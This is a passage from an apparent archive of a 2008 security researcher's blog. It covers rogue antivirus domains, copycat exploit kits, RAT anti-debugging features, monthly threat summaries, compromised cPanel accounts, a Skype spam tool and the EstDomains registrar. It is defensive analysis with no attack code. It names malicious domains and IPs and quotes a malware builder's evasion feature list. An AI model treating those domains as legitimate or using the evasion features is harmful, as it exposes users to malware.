getdefender2009 .com - (58.65.238.34)

malwarebell .com

free-viruscan .com

tmptmpservvv .com

cometoseemyshow .com

getneededsoftware .com - (91.203.93.25)

gettotalsec2008 .com

thedownloadvid .com

scan.pc-antispyware-scanner .com

totalsecure2009 .com

wista-antivirus2009 .com - (216.255.179.203)

usawindowsupdates .com - (85.17.143.213)

mswindowsupdates .com

The campaigns and the hosting providers are continuously monitored, especially taking into consideration the

fact that the domains are already appearing in Alexa's web rankings with sudden peaks of traffic.

Related posts:

[4]Fake Security Software Domains Serving Exploits

[5]A Diverse Portfolio of Fake Security Software - Part Four

[6]A Diverse Portfolio of Fake Security Software - Part Three

[7]A Diverse Portfolio of Fake Security Software - Part Two

[8]Localized Fake Security Software

[9]Diverse Portfolio of Fake Security Software

[10]Got Your XPShield Up and Running?

[11]Fake PestPatrol Security Software

[12]RBN's Fake Security Software

[13]Lazy Summer Days at UkrTeleGroup Ltd

[14]Geolocating Malicious ISPs

[15]The Malicious ISPs You Rarely See in Any Report

1. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

2. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>

3. <http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html>

4. <http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html>

5. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

7. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

8. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
9. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
10. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
11. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>
12. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
13. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>
14. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
15. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

1326



Copycat Web Malware Exploitation Kits are Faddish (2008-09-03 13:27)

For the cheap cybercriminals not wanting to invest a couple of thousand dollars into purchasing a cutting edge web

malware exploitation kit – a pirated copy of which they would ironically obtained several months later – with all the related and royalty free updates coming with it, there are

always the copycat malware kits like this one offered for \$100.

Taking into consideration the proprietary nature of some of the kits, the business model of malware kits was

mostly relying on their exclusive nature next to the number, and diversity of the exploits included in order to improve the infection rate. This simplistic assumption on behalf of the coders totally [1]ignored the possibility of their kits leaking to the general public, or copies of the kits ending up as a bargain in particular underground deal where the

once highly exclusive kit was offered as a bonus.

"Me too" web malware kits were a faddish way to enjoy the popularity of web malware kits like MPack and

Icepack and try to cash in on that popularity by coming up average kits lacking any significant differentiation factors in the process. But just like the original and proprietary kits, whose authors didn't envision the long term growth

strategy of integrating different services into their propositions or the kits themselves, the authors of copycat

malware kits didn't bother considering the lack of long-term growth strategy for their releases. Branding in respect

to releasing a Firepack malware kit to compete with Icepack which was originally released to compete with Mpack,

has failed to achieve the desired results as well.

And with malware kits now a commodity, and underground vendors excelling in a particular practice with the

long term objective to vertically integrate in their area of expertise – think spammers offering localization of

messages into different languages and segmented email databases from a specific country – would we witness the

emergence of [2]managed cybercrime services charging a premium for providing fresh dumps of credit card numbers,

PayPal, Ebay accounts or whatever the buyer is requesting?

1327

That may well be the case in the long term.

Related posts:

[3]Web Based Botnet Command and Control Kit 2.0

[4]DIY Botnet Kit Promising Eternal Updates

[5]Pinch Vulnerable to Remotely Exploitable Flaw

[6]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[7]The Small Pack Web Malware Exploitation Kit

[8]Crimeware in the Middle - Zeus

[9]The Nuclear Grabber Kit

[10]The Apophis Kit

[11]The FirePack Exploitation Kit Localized to Chinese

[12]MPack and IcePack Localized to Chinese

[13]The Icepack Exploitation Kit Localized to French

[14]The FirePack Exploitation Kit - Part Two

[15]The FirePack Web Malware Exploitation Kit

[16]The WebAttacker in Action

[17]Nuclear Malware Kit

[18]The Random JS Malware Exploitation Kit

[19]Metaphisher Malware Kit Spotted in the Wild

[20]The Black Sun Bot

[21]The Cyber Bot

[22]Google Hacking for MPacks, Zunkers and WebAttackers

[23]The IcePack Malware Kit in Action

1. <http://blogs.zdnet.com/security/?p=1598>

2. <http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html>

3. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

4. <http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html>

5. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>

6. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

7. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>
8. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
9. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
10. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
11. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
12. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
13. <http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>
14. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>
15. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>
16. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
17. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
18. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
19. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>

20. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
21. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
22. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
23. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

1328



The Commoditization of Anti Debugging Features in RATs (2008-09-03 14:19)

Is it a [1]Remote Administration Tool (RAT) or is it [2]malware? That's the [3]rhetorical question, since [4]RATs are not supposed to have built-in Virustotal submission for the newly generated server, antivirus software "killing" and [5]firewall bypassing capabilities.

Taking a peek into some of commodity features aiming to make it harder to analyze the malware found in

pretty much all the average DIY malware builders available at the disposal at the average script kiddies, one of

the latest releases pitched as RAT while it's malware clearly indicates the commoditization and availability of such

modules :

" - FWB (DLL Injection, The DLL is Never Written to Disk)

- Decent Strong Traffic Encryption
- Try to Unhook UserMode APIs
- No Plugins/3rd Party Applications
- 4 Startup Methods (Shell, Policies, ActiveX, UserInit)
- Set Maximum Connections
- Built In File Binder
- Multi Threaded Transfers
- Anti Debugging (Anti VMware, Anti Sandboxie, Anti Norman Sandbox, Anti VirtualPC, Anti Anubis Sandbox, Anti CW

Sandbox)"

1329



Malware coders or "malware modulators"? With the currently emerging [6]malware as a web service toolkits porting common malware tools to the web, drag and drop web interfaces for malware building are [7]definitely in the works.

1. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>
2. <http://ddanchev.blogspot.com/2007/08/rats-or-malware.html>
3. <http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html>

4. <http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html>
5. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
6. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
7. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

1330



Summarizing Zero Day's Posts for August (2008-09-04 14:18)

Here's a concise summary of all of my posts at [1]Zero Day for August. If interested, consider going through [2]July's summary, subscribe yourself to [3]my personal feed, or [4]Zero Day's main feed, and stay informed.

Some of the notable articles are - [5]Today's assignment : Coding an undetectable malware ; [6]Coordinated

Russia vs Georgia cyber attack in progress and [7]Inside India's CAPTCHA solving economy.

01. *[8]Cuil's stance on privacy - "We have no idea who you are"*

02. *[9]Phishers increasingly scamming other phishers*

03. *[10]Today's assignment : Coding an undetectable malware*

04. [11]Consumer Reports urges Mac users to dump Safari, cites lack of phishing protection

05. [12]Fake CNN news items malware campaign spreading rapidly

06. [13]CNET's Clientside developer blog serving Adobe Flash exploits

07. [14]Coordinated Russia vs Georgia cyber attack in progress

08. [15]Researcher discovers Nokia S40 security vulnerabilities, demands 20,000 euros to release details

09. [16]Intel proactively fixes security flaws in its chips

10. [17]1.5m spam emails sent from compromised University accounts

1331

11. [18]Fortune 500 companies use of email spoofing countermeasures declining

12. [19]China busts hacking ring, managed to penetrate 10 gov't databases

13. [20]Scammers caught backdooring chip and PIN terminals

14. [21]SpamZa - opt in spamming service fighting to remain online

15. [22]FEMA's PBX network hacked, over 400 calls made to the Middle East

- 16.** [23]Typosquatting the U.S presidential election - a security risk?
- 17.** [24]Hundreds of Dutch web sites hacked by Islamic hackers
- 18.** [25]Twitter's "me too" anti-spam strategy
- 19.** [26]Malware detected at the International Space Station
- 20.** [27]Taiwan busts hacking ring, 50 million personal records compromised
- 21.** [28]MSN Norway serving Flash exploits through malvertising
- 22.** [29]Inside India's CAPTCHA solving economy

1. <http://blogs.zdnet.com/security>
2. <http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html>
3. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
4. <http://feeds.feedburner.com/zdnet/security>
5. <http://blogs.zdnet.com/security/?p=1649>
6. <http://blogs.zdnet.com/security/?p=1670>
7. <http://blogs.zdnet.com/security/?p=1835>
8. <http://blogs.zdnet.com/security/?p=1620>
9. <http://blogs.zdnet.com/security/?p=1641>

10. <http://blogs.zdnet.com/security/?p=1649>
11. <http://blogs.zdnet.com/security/?p=1655>
12. <http://blogs.zdnet.com/security/?p=1657>
13. <http://blogs.zdnet.com/security/?p=1664>
14. <http://blogs.zdnet.com/security/?p=1670>
15. <http://blogs.zdnet.com/security/?p=1712>
16. <http://blogs.zdnet.com/security/?p=1717>
17. <http://blogs.zdnet.com/security/?p=1723>
18. <http://blogs.zdnet.com/security/?p=1741>
19. <http://blogs.zdnet.com/security/?p=1743>
20. <http://blogs.zdnet.com/security/?p=1750>
21. <http://blogs.zdnet.com/security/?p=1754>
22. <http://blogs.zdnet.com/security/?p=1765>
23. <http://blogs.zdnet.com/security/?p=1782>
24. <http://blogs.zdnet.com/security/?p=1788>
25. <http://blogs.zdnet.com/security/?p=1796>
26. <http://blogs.zdnet.com/security/?p=1806>
27. <http://blogs.zdnet.com/security/?p=1814>
28. <http://blogs.zdnet.com/security/?p=1815>
29. <http://blogs.zdnet.com/security/?p=1835>



Summarizing August's Threatscape (2008-09-10 09:49)

Following the previous summaries of [1]June's and [2]July's threatscape based on all the research published during the month, it's time to summarize August's threatscape.

August's threatscape was dominated by a huge increase of rogue security software domains made possible

due to the easily obtainable templates for the sites, several malware campaigns targeting popular social networking

sites, Russian's organized cyberattack against Georgia with evidence on who's behind it pointing to "everyone" and a few botnets dedicated to the attack making the whole process easy to outsource and turn responsibility into an "open topic", several new web based botnet management kits and tools found in the wild, evidence that the 76service may in fact be going mainstream since the concept of cybercrime as a service is already emerging, and, of course, a peek

at India's CAPTCHA solving economy, where the best comment I've received so far is that every site should embrace

reCAPTCHA, so that while solving CAPTCHAs and participating in the abuse of these services in question, they would

be also digitizing books. As usual, August was a pretty dynamic month for the middle of summer, with everyone

excelling in their own malicious field.

01. [3]McAfee's Site Advisor Blocking n.runs AG - "for starters"

False positives are rather common, especially when you're aiming to protect the end user from himself and not let

1333

him gain access to "hacking tools", but you're flagging security tools as badware and missing over half the SQL injected domains currently in the wild due to the fact that SiteAdvisor's community still haven't reviewed them - that's not good **02.** [4]The Twitter Malware Campaign Wants to Bank With You

Twitter, just like every Web 2.0 application, isn't and shouldn't be treated as a unique platform for dissemination of malware, since it's dissemination of malware "as usual". This particular malware campaign was not just executed by a lone gunman, but also, was taking advantage of a flaw allowing the author to add new followers potentially

exposing them to the malicious links serving banker malware. For the the time being, MySpace, Facebook and

Twitter accounts are the very last thing a malicious attacker is interesting in purchasing accounting data for, but how come? It's all due to the oversupply of automatically registered accounts at other popular services, whose ecosystem

of Internet properties empower cybercriminals with the ability to launch, host and distribute malware in between

abusing the very same company's services for the blackhat SEO campaign and redirection services. Theoretically, a

distributed network build upon the services provided by a single company is fairly easy to accomplish due to the single login authentication applied everywhere. A singly bogus Gmail account results in a blackhat SEO hosting blogspot

account, flash based redirector hosted at Picasa, and a couple of thousands of spam emails sent automatically sent through Gmail in order to abuse it's trusted email reputation

03. [5]Compromised Web Servers Serving Fake Flash Players

If aggressiveness matter, this campaign consisting of remotely injected redirection scripts at legitimate sites next to on purposely introduced malware oriented domains, was perhaps the most aggressive one during the month. Fake

flash players, fake windows media players and fake youtube players are prone to increase as a social engineering

tactic of choice due to the template-ization of malware serving sites for the sake of efficiency

04. [6]Pinch Vulnerable to Remotely Exploitable Flaw

With Zeus vulnerable to a remotely exploitable flaw allowing cybercriminals to hijack other cybercriminal's Zeus

botnet, private exploits targeting the still rather popular at least in respect to usefulness Pinch malware are leaking, allowing everyone including security researchers to take a peek at a particular campaign running unpatched Pinch

gateway

05. *[7]Phishers Backdooring Phishing Pages to Scam One Another*

Backdooring phishing pages is perhaps the most minimalistic approach a cybercriminal wanting to scam another

cybercriminal is going to take. The far more beneficial approach that I've encountered on a couple of occasions so

far, would be to backdoor a proprietary web malware exploitation kit, release it in the wild, let them put the time

and efforts into launching the campaigns, then hijack their botnet. In fact, the possibilities for backdooring copycat web malware exploitation kits in order to take advantage of the momentum while introducing a non-existent kit has

always been there at the disposal of malicious attackers. One thing's for sure - there's no such thing as a free web

malware exploitation kit, just like there isn't such thing as a free phishing page

06. *[8]Email Hacking Going Commercial - Part Two*

In between the scammers promising the Moon and asking for anything between \$20 to \$250 to hack into an email

account, there are "legitimate" services taking advantage of web email hacking kits consisting of each and every known XSS vulnerability for a particular service in an attempt to increase the chances of the attacker. And given that the

majority of these have been patched a long time ago, social engineering comes into play. Do these services have

a future? Definitely as more and more people are in fact looking for and requesting such services, in fact, they're

willing to pay a bonus considering how exotic it is for them to have any email that they provide hacked into and the

accounting data sent back to them

07. [9]The Russia vs Georgia Cyber Attack

Event of the month? Could be, but just like every "event of the month" everyone seems to be once again restating their

"selective retention" preferences. What is selective retention anyway? Selective retention is basically a situation 1334

where once Russian is attacking another country's infrastructure, you would automatically conclude that it's Russian FSB behind the attacks and consciously and subconsciously ignore all the research and articles telling you otherwise, namely that the FSB wouldn't even bother acknowledging Georgia's online presence, at least not directly. Moreover,

talking about the FSB as the agency behind the cyberattacks indicates "selective retention", talking about FAPSI indicates better understanding of the subject.

In times when cybercrime is getting ever easier to outsource, anyone following the news could basically or-

chestrate a large scale DDoS attack against a particular country in order to forward the responsibility to any country

that they want to. In Russia vs Georgia, you have a combination of a collectivist society that's possessing the capabilities to launch DDoS attacks, knows where and how to order them, and that in times when your country is engaged in a war conflict drinking beer instead of DDoS-sing the major government sites of the adversary is not an option.

Selective retention when combined with a typical mainstream media's mentality to "slice the threat on pieces"

instead of turning the page as soon as possible, is perhaps the worst possible combination. Furthermore, coming

up with [10]Social Network analysis of the cyberattacks would produce nothing more but a few fancy graphs of

over enthusiastic Russian netizen's distributing the static list of the targets. The real conversations, as always, are

[11]happening in the "Dark Web" limiting the possibilities for open source intelligence using a data mining software.

Things changed, OPSEC is slowly emerging as a concept among malicious parties, whenever some of the "calls for

action" in the DDoS attacks were posted at mainstream forums, they were immediately removed so that they don't

show up in such academic initiatives

08. *[12]76Service - Cybercrime as a Service Going Mainstream*

The reappearance of the 76Service allowing everyone to log into a web based interface and collect all the accounting and financial data coming from malware infected hosts across the globe for the period of time for which they've bought access, indicates that what used to be proprietary services which were supposedly no longer available, are now being operated in a do-it-yourself fashion. Goods and products mature into services, so from a cost-benefit analysis perspective, outsourcing is naturally most beneficial even when it comes to cybercrime

09. [13]Who's Behind the Georgia Cyber Attacks?

If it's the botnets used in the attacks, they are known, if it's about who's providing the hosting for the command and control, it's the "usual suspects", but just like previous discussion of the Russian Business Network, it remains questionable on whether or not they work on a revenue-sharing basis, are simply providing the anti-abuse hosting, or are the shady conspirators that every newly born RBN expert is positioning them to be.

Cheap conversation regarding the RBN ultimately serves the RBN, and just for the record, there's a RBN alter-

native in every country, but the only thing that remains the same are the customers, tracking the customers means

exposing the RBN and the international franchises of their services, making it harder to identify their international operations. And given that the "tip of the iceberg", namely

RBN's U.S operations remain in tact, talking about taking actions against their international operations in countries where cybercrime law is still pending, is yet another quality research into the topic building up the pile of research into the very same segments of the very same ISPs.

Just for the record - these "very same ISPs" are regular readers of my blog, and if you analyze their activities, they're definitely reading yours too, ironically, surfing through gateways residing within their netblock that are so heavily blacklisted due to the guestbook and forum spamming activities that their bad reputation usually ends up in

another massive blackhat SEO campaign exposed.

10. [14]Guerilla Marketing for a Conspiracy Site

Conspiracy theorists may in fact have a new wallpaper to show off with

1335

11. [15]Banker Malware Targeting Brazilian Banks in the Wild

When misinformed and not knowing anything about a particular underground segment, a potential cybercriminal would stick to using such primitive compared to the sophisticated banker malware kits currently in the wild. These

sophisticated banker malware kits are often coming in a customer-tailored proposition, with their price increasing

or decreasing based on the specific module to be included or excluded. For instance, a module targeting all the U.S

banks that has been put in a "learning mode" long before it was made available to the customers can be requested and is often available with the business model build around the customer's wants

12. [16]Compromised Cpanel Accounts For Sale

Despite the massive SQL injection attacks, accounting data for Cpanel accounts coming from malware infected hosts

seems to be once again coming into play, which isn't surprising given the filtering capabilities and log parsing tools today's botnet masters are empowered with. These very same compromised Cpanel accounts and the associated

domains often end up so heavily abused that it's tactics like these that are driving the underground multitasking

mentality, namely, abusing a single compromised account for each and every malicious online activity you can think

of - even hosting banners for their blackhat SEO services

13. [17]A Diverse Portfolio of Fake Security Software - Part Two

In August we saw a peek of fake security software, neatly typosquatted domains whose authors earn revenue each

and every time someone installs the software. The vendors behind this software are forwarding the entire process

of driving traffic to those excelling in aggregating traffic and abusing it. As anticipated, underground multitasking started taking place within the fake security software domains, with the people behind them introducing client-side

exploits in order to improve the monetization of the traffic coming to the sites

14. [18]DIY Botnet Kit Promising Eternal Updates

There's no such thing as a (quality) free botnet kit. What's for free is often the leftovers from a single feature of a more sophisticated proprietary botnet kit. This one in particular is however trying to demonstrate that even a plain

simple GUI botnet command and control software can achieve the results desired by an average script kiddie, and

not necessarily satisfy the needs of the experienced botnet master

15. [19]A Diverse Portfolio of Fake Security Software - Part Three

As far as trends and fads are concerned, the majority of the domains are currently parked at up to four different IPs, with most of them going into a stand by mode once they get detected and reappear back couple of weeks later

16. [20]Fake Celebrity Video Sites Serving Malware - Part Two

Due to the template-ization of fake celebrity video sites, and simple traffic management tools combined with

blackhat SEO tactics, these sites are also prone to increase in the next couple of months

17. [21]Web Based Botnet Command and Control Kit 2.0

It's releases like these that remind us of the amount of time, efforts and personal touch that a malicious attacker

would put into such a management kit, currently acting as a personal benchmark as far as complexity and features

indicating the coder's experience with botnets is concerned. What's he's failing to anticipate is that this kit is sooner or later going to turn into the "MPack of botnet management"

18. [22]A Diverse Portfolio of Fake Security Software - Part Four

Keep it coming, we'll keep it exposing until we end up getting down to the "fake software vendor" itself

19. [23]Automatic Email Harvesting 2.0

Email harvesting is slowly maturing into a vertically integrated service provided by vendors of managed spamming

services. This email harvesting module is aiming to close the page on text obfuscation in respect to fighting spam,

and is successfully recognizing and collecting such publicly available emails. From a psychological perspective

1336

though, the end users who bothered to obfuscate their emails are less likely to fall victims into phishing scams, with the obfuscation speaking for a relatively decent situational awareness on how they emails end up in a spammer's

campaign

20. [24]Fake Porn Sites Serving Malware - Part Three

As a firm believer in sampling in order to draw conclusions on the big picture, an approach that has proven highly

accurate in modeling historical and upcoming tactics and behavior, a single fake porn site serving malware campaign

usually exposes a dozen of misconfigured redirectors, which thanks to their misconfiguration despite the evasive

features available within the kits, expose another dozen of malware campaigns

21. [25]Facebook Malware Campaigns Rotating Tactics

With no particular flaw exploited other than the social engineering tactic of using already compromised Facebook

accounts who would automatically spam all their friends with links to flash files hosted at legitimate services, the

more persistent the campaign is, the higher the chance that it will scale enough. This campaign in particular is mainly relying on rotation of tactics, namely different messages, different services and file extensions used in order to trick someone's friend into visiting the URL. With the number of users increasing, the most popular social networking sites are naturally going to be permanently under attacks from cybercriminals

22. [26]Fake Security Software Domains Serving Exploits

Despite that it's a single brand, namely the International Virus Research Lab that's introducing client-side exploits

within it's portfolio of domains, the opportunity for abuse may be noticed by the rest of the brands pretty fast

23. [27]Exposing India's CAPTCHA Solving Economy

Taking into consideration the mentality surrounding a particular country's cybercriminals, how they think, how they

operate, what do they define as an opportunity, and how much personal efforts are they willing to put into their

campaigns, I wouldn't be surprised if a Russian vendor offering 100,000 bogus Gmail accounts for sale has in fact

outsourcing the account registration process to Indian workers, paid them pocket change and is then reselling them

ten to twenty times higher than the price he originally paid for them.

The text based CAPTCHAs used at the major Internet portals and services, are so efficiently abused by this ap-

proach that continuing to use is directly undermining the trust these email providers and services often come with

as granted

1. <http://ddanchev.blogspot.com/2008/07/summarizing-junes-threatscape.html>

2. <http://ddanchev.blogspot.com/2008/08/summarizing-julys-threatscape.html>

3. <http://ddanchev.blogspot.com/2008/08/mcafees-site-advisor-blocking-nruns-ag.html>

4. <http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html>
5. <http://ddanchev.blogspot.com/2008/08/compromised-web-servers-serving-fake.html>
6. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>
7. <http://ddanchev.blogspot.com/2008/08/phishers-backdooring-phishing-pages-to.html>
8. <http://ddanchev.blogspot.com/2008/08/email-hacking-going-commercial-part-two.html>
9. <http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html>
10. <http://intelfusion.net/wordpress/?p=398>
11. http://blogs.nyu.edu/blogs/agc282/zia/2008/08/intelfusions_sna_of_russian_cy.html
12. <http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html>
13. <http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html>
14. <http://ddanchev.blogspot.com/2008/08/guerilla-marketing-for-conspiracy-site.html>
15. <http://ddanchev.blogspot.com/2008/08/banker-malware-targeting-brazilian.html>
16. <http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html>

17. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

1337

18. <http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html>

19. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

20. <http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html>

21. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

22. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

23. <http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html>

24. <http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html>

25. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>

26. <http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html>

27. <http://ddanchev.blogspot.com/2008/08/exposing-indias-captcha-solving-economy.html>

1338



Adult Network of 1448 Domains Compromised (2008-09-15 13:13)

With millions of malware infected PCs participating in a botnet, the probability that a high profile end user whose domain portfolio consisting of over 1,400 high trafficked adult web sites, would end up having [1]his accounting data stolen, is gradually increasing.

That seems to be the case with the CPanel of the [2]Bang Bros network of adult web sites, the accounting

data for which was obtained through a botnet in which the administrator seems to have been unknowingly partici-

pating in. None of the sites have been embedded with malware so far, however, taking into consideration the high

traffic this adult network attracts as well as the fact that he person managing the domains portfolio is part of a

botnet, that may change pretty fast.

1339



A single malware infection always triggers the entire malicious effect, from the malware automatically SQL injection

vulnerable sites, and providing infrastructure for scams and fraudulent activities, to allowing the botnet master

to parse the huge log of stolen accounting data and look for Cpanels and anything allowing him to efficiently

compromise a network of sites he wouldn't have been able to compromise if it wasn't the "weakest link" centralizing the entire portfolio in a single location.

And whereas for the time being, propositions for selling compromised CPanel accounts are mostly random, in

the long term, fueled by the demand for compromised domains, we may witness the emergence of yet another

market segment in the underground economy, with price ranges based on the pagerank of the domain in question,

the type of browsers and the traffic sources visiting it. Until then, [3]SQL injections through search engines recon-

naissance executed through a botnet, will remain the efficient tactic of choice for abusing legitimate domains as

redirectors to malicious ones.

1. <http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html>

2. http://en.wikipedia.org/wiki/Bang_Bros

3. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

1340



Skype Spamming Tool in the Wild - Part Two (2008-09-15 14:55)

The less technologically sophisticated lone cybercriminals have always enjoyed the benefits of stand alone DIY

applications. From [1]DIY exploit embedding tools in a [2]Cybercrime 1.0 world, maturing to today's [3]web malware

exploitation kits and their [4]copycat alternatives, to plain simple spamming tools that matured into [5]today's

managed spamming services already starting to offer spamming services beyond email, stand alone spamming applications remain pretty popular.

With yet another [6]Skype spamming tool released in the wild, which just like the previous one I discussed a

couple of months relies on Skype's support for wildcast searches, and is spamming with authorization request

messages until the user adds the contact, malicious parties seems to be more interested into supplying the desired

services, than emphasizing on the quality assurance process.

Despite the possibilities for localized targeted attacks delivering messages with malicious URLs into the user's

native language, benchmarking this tool's features next to the ones offered by certain bots taking advantage of

social engineering by spamming the infected host's contacts, is positioning it far behind even the most primitive IM

spreading bot modules, whose extra layer of social engineering personalization makes their IM malware campaigns

much more effective ones.

Related posts:

[7]Harvesting Youtube Usernames for Spamming

[8]Uncovering a MSN Social Engineering Scam

[9]MSN Spamming Bot

[10]DIY Fake MSN Client Stealing Passwords

[11]Thousands of IM Screen Names in the Wild

[12]Yahoo Messenger Controlled Malware

1. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

2. <http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html>

3. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

4. <http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html>

5. <http://blogs.zdnet.com/security/?p=1899>

6. <http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html>

7. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-username-for.html>

8. <http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html>

1341

9. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>

10. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>

11. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>

12. <http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html>

1342



EstDomains and Intercage VS Cybercrime (2008-09-16 12:20)

Surreal, especially when you get to read that EstDomains has " ruthlessly suspended over five thousand domains only for last week", and also, that it " has a reliable ally in its battle against malware in a face of Intercage, Inc".

Here's [1]the press release :

" The EstDomains, Inc management does not deny the fact that no one is secured from having a customer who

uses provided services for delinquent purposes. But it must be noted that the carefully planned infrastructure of EstDomains, Inc makes the special provision for the cases of malware distribution that may originate from the domain name registered under the company's name. Such domain names are suspended immediately along with domain

*holder's account if there is an evidence of malware presence on the web site. **According to the most recent statistics***

over five thousand domain names were detected and ruthlessly suspended by EstDomains, Inc specialists only last

week.

The company also has a reliable ally in its battle against malware in a face of Intercage, Inc which provides

company with the hosting services of the highest quality. But the outstanding performance of hosting services is not the sole reason why EstDomains, Inc appreciates this partnership so greatly. Intercage, Inc generously provides EstDomains, Inc specialists with reports regarding discovered malware vehicles. As the main database for additional domain name management services is located in Intercage Data Center, EstDomains, Inc has the perfect opportunity to get notifications of the slightest mark of malware presence in the shortest time and take measures in advance. "

The press release reminds me of [2]RBN's defacement of my blog posted on the 1st of April, and despite that

[3]EstDomains started "performing for the community" as of recently, thanks to the collective intelligence and persistence of everyone turning their research into actionable intelligence against them, this performance aiming to

1343

minimize the effect of the negative PR is more or less futile considering [4]all the cybercrime activities that they've been tolerating or ignoring for the past couple of years. For future generations to see, [5]this is how EstDomains

"performs for the community" :

" We've suspended all the domains listed in this topic. But please don't make posting these domains on this forum a habit. We have a 24/7 online tech support which can be contacted at [6]<https://support.estdomains.com>

Best regards,

EstDomains Team

EstMate says : lhatemondayand.com and antispycheck.com - both suspended. If any of the suspended web-

sites are still active to you it maybe be because of your computer's or ISP's DNS-cache, others won't be able to access these websites

googlescanners-360.com isn't registered with us. As for other domains, the ones, which were registered through us, have been suspended. Regarding our preventive measures, the fact that you don't see them doesn't mean there isn't any. Yes, we don't write about them but in most cases we suspend whole accounts with problematic domains and

look for connections to other accounts etc. During the last week we've suspended over 15000 different domains. "

What's more disturbing regarding this particular domain registrar is that it's a U.S based operation, namely,

using the lack of international cybercrime cooperation as an excuse for not taking actions earlier doesn't fit into the picture. Moreover, this is just the tip of the iceberg, and taking into consideration a personal mentality that the

cybercriminals you know are better than the cybercriminals you don't know, the RBN or any of its "leftovers" aren't fully taking advantage of the tactics they could be using in order to make it harder to shut them down, but how

come? Simply, they don't have to put extra efforts and would once again remain online for years to come, which is perhaps more disturbing at the first place.

What in the world is the Russian Business Network, is it still alive and kicking, are the same people that used

